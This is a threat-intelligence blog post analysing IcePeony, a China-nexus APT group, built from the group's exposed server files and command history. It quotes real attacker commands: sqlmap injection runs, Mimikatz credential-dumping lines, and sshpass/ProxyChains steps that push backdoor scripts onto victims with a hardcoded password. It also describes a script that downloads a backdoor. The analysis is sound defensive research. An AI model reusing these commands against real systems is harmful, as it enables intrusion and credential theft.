nao-sec.org /2024/10/IcePeony-with-the-996-work-culture.html

IcePeony with the '996' work culture

2024-10-16

nao_sec

IcePeony
with the ‘996’ Work Culture

Rintaro Koike / Shota Nakajima

This blog post is based on “IcePeony with the ‘996’ work culture” that we presented at VB2024. We are grateful to Virus Bulletin for giving us the opportunity to present.

https://www.virusbulletin.com/conference/vb2024/abstracts/icepeony-996-work-culture/

tl;dr

We have discovered a previously unknown China-nexus APT group, which we have named “IcePeony”. Due to operational mistakes, they exposed their resources, allowing us to uncover details of their attacks.


- IcePeony is a China-nexus APT group that has been active since at least 2023. They have targeted government agencies, academic institutions, and political organizations in countries such as India, Mauritius, and Vietnam.
- Their attacks typically start with SQL Injection, followed by compromise via webshells and backdoors. Interestingly, they use a custom IIS malware called “IceCache”.
- Through extensive analysis, we strongly believe that IcePeony is a China-nexus APT group, operating under harsh work conditions.

IcePeony

IcePeony is an unknown attack group. Our research shows that they have been active since at least 2023. They mainly target Asian countries, such as India and Vietnam. In the log files we analyzed, there were over 200 attempts to attack various government websites in India.

They use SQL injection attacks on public web servers. If they find a vulnerability, they install a webshell or malware. Ultimately, their goal is to steal credentials.


We believe IcePeony works for China's national interests. It is possible that they prioritize China's maritime strategy.



Our research found that IcePeony targeted government and academic institutions in India, political parties in Vietnam, and government institutions in Mauritius. Recently, they may have also attacked Brazil. It is likely that they will expand their targets in the future.

OPSEC fail

In July, we identified a host that was publicly exposing various attack tools, including CobaltStrike and sqlmap, via an open directory. What made this discovery even more compelling was the presence of a zsh_history file.




Directory listing for /

- . CobaltStrike4.8
- .aliases
- .bashrc
- .cache/
- .cloud-locale-test.skip
- .config/
- .local/
- .oh-my-zsh/
- .profile
- .ssh/
- .viminfo

One of the most interesting findings was the zsh_history file. Similar to bash_history, the zsh_history file records command history. However, zsh_history also logs timestamps, allowing us to pinpoint the exact time each command was executed. This enabled us to construct a highly detailed timeline of the attack.

Unlike a typical timeline created by an IR or SOC analyst, this one offers insight from the attacker's perspective. We could observe their trial-and-error process and how they executed the intrusion.




```
: 17195[redacted]:0;cd sqlmap
: 17195[redacted]:0;vim 1.txt
: 17195[redacted]:0;python sqlmap.py -r 1.txt -p txtOfficerName --dbs
: 17195[redacted]0;curl [redacted]
: 17195[redacted]0;curl https://[redacted]
: 17195[redacted]:0;python sqlmap.py -r 1.txt -p txtOfficerName --dbs
: 17195[redacted]:0;python sqlmap.py -r 1.txt -p txtOfficerName --dbs --random-agent
: 17195[redacted]0;nmap -sV -p1-65535 -T4 -vv [redacted]
: 17195[redacted]0;ls
: 17195[redacted]:0;curl https://[redacted]
: 17195[redacted]:0;ls
: 17195[redacted]:0;apt-get install lrzsz
: 17195[redacted]:0;rz -E
: 17195[redacted]0;ls
: 17195[redacted]:0;chmod +x suo5-linux-amd64
: 17195[redacted]0;./suo5-linux-amd64 -h
: 17195[redacted]0;./suo5-linux-amd64 -t https://[redacted] -l 0.0.0.0:8080
: 17195[redacted]0;./suo5-linux-amd64 -t https://[redacted] -l 0.0.0.0:8080
```

The zsh_history was not the only interesting file. There were many others.

For example, IcePeony had configured several helper commands in their alias file, including shortcuts to simplify lengthy commands and commands to quickly access help information.


Here is an example with Mimikatz. By typing “hPass,” the attacker could display basic tutorials for Mimikatz. This improved their effectiveness during attacks.




```
hPass(){
  echo -e "\033[32m -------------- user hash ----------- \033[0m"
  echo 'mimikatz.exe "log logon.txt" "privilege::debug" "sekurlsa::logonpasswords" "exit"'

  echo -e "\033[32m -------------- user hash(offline)----------- \033[0m"
  echo 'mimikatz.exe "privilege::debug" "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit'

  echo -e "\033[32m -------------- local ldap hash ----------- \033[0m"
  echo 'mimikatz.exe "lsadump::dcsync /domain:test.com /all /csv" exit'
}
```

Intrusion Timeline

We obtained two weeks’ worth of command history from the zsh_history. Let’s go through the events of each day.


[6/28]
SQL Injection was attempted on govt websites. If successful, a webshell or IceCache was installed
[6/29]
User information from the domain environment was collected, and an account for exploitation was created
[7/1]
Used IceCache to add proxy rules
[7/2]
Explored other potentially vulnerable hosts and attempted to compromise them
[7/3]
Various tools were used to maintain the compromise, including StaX and Diamorphine
[7/4]
Further compromises were attempted using URLFinder and sqlmap

On day-1, the attacker attempted SQL injections on several government websites. When the exploit succeeded, they installed a webshell or IceCache, establishing a foothold for the attack. On day-2, they reviewed the domain information of compromised hosts and created accounts for further exploitation. On day three, which was a Sunday, no actions were taken. On day-3, which was a Sunday, they did not perform any actions. It seems the attacker does not work on Sundays. On day-4, they used IceCache to configure proxy rules. We will explain this in more detail later. On day-5, the attacker expanded their reach by attempting more SQL injections on other government websites. On day-6, they used various tools, including IcePeony's custom tool called StaX and a rootkit called Diamorphine. On day-7, they continued to attack other hosts using tools like URLFinder and sqlmap.


[7/5]
User and group information from the domain environment was collected using IceCache
[7/6]
Checked the connections
[7/8]
Password-protected Excel files were cracked using craXel, and lateral movement was attempted using WmiExec
[7/9]
New proxy rules were added, and persistence was established by task schedule
[7/10]
Checked the connections and attempted lateral movement
[7/11]
Checked the connections and attempted lateral movement

On day-8, they used IceCache to steal information from the compromised environment, especially focusing on domain users. On day-9, they were quiet and only performed connection checks. On day-10, they did nothing since it was a Sunday. On day-11, they used tools like craXcel and WmiExec. They used craXcel, an open-source tool, to unlock password-protected Microsoft Office files. On day-12, they used

IceCache to add proxy rules and set persistence with scheduled tasks. On day-13 and day-14, they explored other hosts for further exploitation.


Over the course of two weeks, the attacker utilized a variety of tools and commands to compromise government websites and exfiltrate information.

Tools

IcePeony uses a wide range of tools, with a particular preference for open-source ones. Here, we will highlight only the most distinctive tools they use.

StaX


StaX is a customized variant of the open-source tool Stowaway, a high-performance proxy tool. The attacker enhanced Stowaway with custom processing. Based on development strings, we called this version StaX.



```
agent
  initial
    StaX_agent_initial_achieveUUID
    StaX_agent_initial_ModeMonitor
    StaX_agent_initial_NormalActive
    StaX_agent_initial_NormalPassive
    StaX_agent_initial_NormalPassive_func1
    StaX_agent_initial_init_0_func1
    StaX_agent_initial_init_0
    StaX_agent_initial_ParseOptions
    StaX_agent_initial_checkOptions
```

StaX included encryption for communication targets specified in active mode using Custom Base64 and AES.


```
./sta -c sOIEUlDF9pDpLeXjPtDRbLnnGRJPuTP9tsNwmSYauDzhPF-g1kYElceYCK8
./agent -c sOIEUlDF9pDpLeXjPtDRbLnnGRJPuTP9tsNwmSYauDzhPF-g1kYElceYCK8
```



```
v24 = (void *)encoding_base64__ptr_Encoding_DecodeString(
                (_DWORD)qword_9789B8,
                v14,
                v19,
                (_DWORD)v10,
                (_DWORD)v11,
                v15,
                v16,
                v17,
                v18);
if ( v10 )
  return 0LL;
v47 = v24;
v45 = v25;
v29 = runtime_stringtoslicebyte((unsigned int)&v46, a3, a4, 0, (_DWORD)v11, v26, v27);
v35 = StaX_crypto_KeyPadding(v29, a3, v30, 0, (_DWORD)v11, v31, v32, v33, v34);
v40 = (unsigned int)StaX_crypto_AESDecrypt(v47, v23, v45, v35, a3, v36, v37, v38, v39);
v48 = v35;
return runtime_slicebytetostring(0, v40, v23, v35, a3, v41, v42, v43, v44);
```

ProxyChains

ProxyChains is an open-source proxy tool. The attacker used ProxyChains to run script files on victim hosts.




```
ip=REDACTED
proxychains sshpass -p 'Admin@123' scp -o StrictHostKeyChecking=no /root/web/info.sh root@$ip:/tmp/
proxychains sshpass -p 'Admin@123' scp -o StrictHostKeyChecking=no /root/linux_back.sh root@$ip:/tmp/
proxychains sshpass -p 'Admin@123' scp -o StrictHostKeyChecking=no /root/linux_seo.sh root@$ip:/tmp/
proxychains sshpass -p 'Admin@123' ssh -o StrictHostKeyChecking=no root@$ip
```

info.sh is a script that collects system information from the compromised environment. It gathers environment information, user information, installed tool versions, network settings, SSH configuration files, and command history.

linux_back.sh is a script for backdoors and persistence. It downloads and runs a backdoor shell script from the server and creates backdoor users.

